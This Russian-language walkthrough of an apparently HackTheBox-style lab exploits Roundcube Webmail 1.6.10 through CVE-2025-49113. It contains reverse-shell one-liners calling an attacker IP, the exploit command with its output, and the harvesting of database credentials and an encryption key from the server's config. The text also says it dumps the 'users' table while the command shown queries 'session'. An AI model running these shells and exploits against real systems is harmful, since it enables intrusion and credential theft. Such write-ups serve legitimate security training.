
ТОЧКА ВХОДА

Авторизуемся с выданными учетными данными и первым делом проверяем версию почтового клиента. Как показывает окно About, на сервере используется Roundcube Webmail 1.6.10.



Версия почтового клиента

Первым делом стоит проверить, есть ли для обнаруженной CMS готовые эксплоиты. Для начала можно просто поискать их в Google.



GitHub
https://github.com › advisories · Перевести эту страницу
Roundcube Webmail Vulnerable to Authenticated RCE via ...
Roundcube Webmail before 1.5.10 and 1.6.x before 1.6.11 allows remote code execution by authenticated users because the _from parameter in a URL is not ...

GitHub
https://github.com › CVE-20... · Перевести эту страницу
CVE-2025-49113 - Roundcube Remote Code Execution
This exploit targets a deserialization vulnerability in Roundcube Webmail versions 1.5.0 through 1.6.10. The vulnerability allows an authenticated attacker to ...


GitHub
https://github.com › CVE-20... · Перевести эту страницу
fearsoff-org/CVE-2025-49113
A critical post-authentication Remote Code Execution vulnerability was discovered in Roundcube (versions ≤ 1.6.10), caused by insecure PHP object ...

GitHub
https://github.com › punitdarji · Перевести эту страницу
punitdarji/roundcube-cve-2025-49113
Contribute to punitdarji/roundcube-cve-2025-49113 development by creating an account on GitHub.

Поиск эксплоитов в Google

Как видно по первым ссылкам, версия 1.6.10 содержит уязвимость CVE-2025-49113, которая позволяет аутентифицированным пользователям добиться удаленного выполнения кода через десериализацию объектов в PHP, поскольку в `program/actions/settings/upload.php` нет проверки значения `_from` из URL.

Воспользуемся этим эксплоитом, но сперва на **Reverse Shells Generator** сгенерируем реверс-шелл в формате Bash (Base64).




```
nc -lnvp 4321
bash -i >& /dev/tcp/10.10.14.64/4321 0>&1
0<&196;exec 196<>/dev/tcp/10.10.14.64/4321; sh <&196 >&196 2>&196
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42NC80MzIxIDA+JjE= | base64 -d | bash
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.64",4321));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Создание реверс-шелла


Затем запускаем листенер `pwncat-cs -lp 4321` и выполняем эксплоит, которому передаем сгенерированный реверс-шелл. В результате получаем сессию от имени пользователя службы веб-сервера `www-data`.

```
php ./CVE-2025-49113.php http://mail.outbound.htb/ tyler
LhKL1o9Nm3X2 'echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42NC80MzIxIDA+JjE= | base64 -d
| bash'
```



```
php ./CVE-2025-49113.php http://mail.outbound.htb/ tyler LhKL1o9Nm3X2 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42NC80MzIxIDA+JjE= | base64 -d | bash'
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
```

Эксплуатация уязвимости




```
[17:05:34] Welcome to pwncat 🐈!
[17:06:34] received connection from 10.10.11.77:52888
[17:06:36] 10.10.11.77:52888: registered new host w/ db
(local) pwncat$ back
(remote) www-data@mail.outbound.htb:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@mail.outbound.htb:/$
```

Сессия www-data

ПРОДВИЖЕНИЕ

Чтобы изменить контекст работы, нужно поискать учетные данные. Раз на хосте есть почтовый сервер, первым делом попробуем достать логины и пароли пользователей. Есть хороший шанс, что они подойдут и для локальных учетных записей. В случае с Roundcube начни с файла `config/config.inc.php`: в нем лежат данные для подключения к базе (`db_dsnw`), а также ключ шифрования паролей пользователей (`des_key`).




```
(remote) www-data@mail.outbound.htb:/var/www/html/roundcube/config$ cat config.inc.php
<?php

/*
 +-----------------------------------------------------------------------+
 | Local configuration for the Roundcube Webmail installation.           |
 |                                                                       |
 | This is a sample configuration file only containing the minimum       |
 | setup required for a functional installation. Copy more options       |
 | from defaults.inc.php to this file to override the defaults.          |
 |                                                                       |
 | This file is part of the Roundcube Webmail client                     |
 | Copyright (C) The Roundcube Dev Team                                  |
 |                                                                       |
 | Licensed under the GNU General Public License version 3 or            |
 | any later version with exceptions for skins & plugins.                |
 | See the README file for a full license statement.                     |
 +-----------------------------------------------------------------------+
*/

$config = [];

// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';

// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'localhost:143';

// SMTP server host (for sending mails).
// See defaults.inc.php for the option description.
$config['smtp_host'] = 'localhost:587';

// SMTP username (if required) if you use %u as the username Roundcube
// will use the current username for login
$config['smtp_user'] = '%u';

// SMTP password (if required) if you use %p as the password Roundcube
// will use the current user's password for login
$config['smtp_pass'] = '%p';

// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUNDCUBE.NET WEBSITE HERE!
$config['support_url'] = '';

// Name your service. This is displayed on the login screen and in the window title
$config['product_name'] = 'Roundcube Webmail';

// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';

// List of active plugins (in plugins/ directory)
$config['plugins'] = [
    'archive',
    'zipdownload',
];
```

Подключаемся к СУБД MySQL и запрашиваем список баз данных.

```
mysql -u roundcube -pRCDBPass2025
```

```
show databases;
```




```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| roundcube          |
+--------------------+
2 rows in set (0.001 sec)
```

Существующие базы данных

Нас интересует база данных `roundcube`, поэтому сначала получим список таблиц из нее.

```
use roundcube;
show tables;
```




```
MariaDB [(none)]> use roundcube;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [roundcube]> show tables;
+---------------------+
| Tables_in_roundcube |
+---------------------+
| cache               |
| cache_index         |
| cache_messages      |
| cache_shared        |
| cache_thread        |
| collected_addresses |
| contactgroupmembers |
| contactgroups       |
| contacts            |
| dictionary          |
| filestore           |
| identities          |
| responses           |
| searches            |
| session             |
| system              |
| users               |
+---------------------+
17 rows in set (0.001 sec)
```

Таблицы в базе roundcube


Теперь получаем все данные из таблицы `users`.

```
select * from session;
```



Данные в таблице users

Декодируем данные из Base64 и извлекаем значение `password`. Это и есть зашифрованный пароль пользователя `jacob`.



Декодированные данные

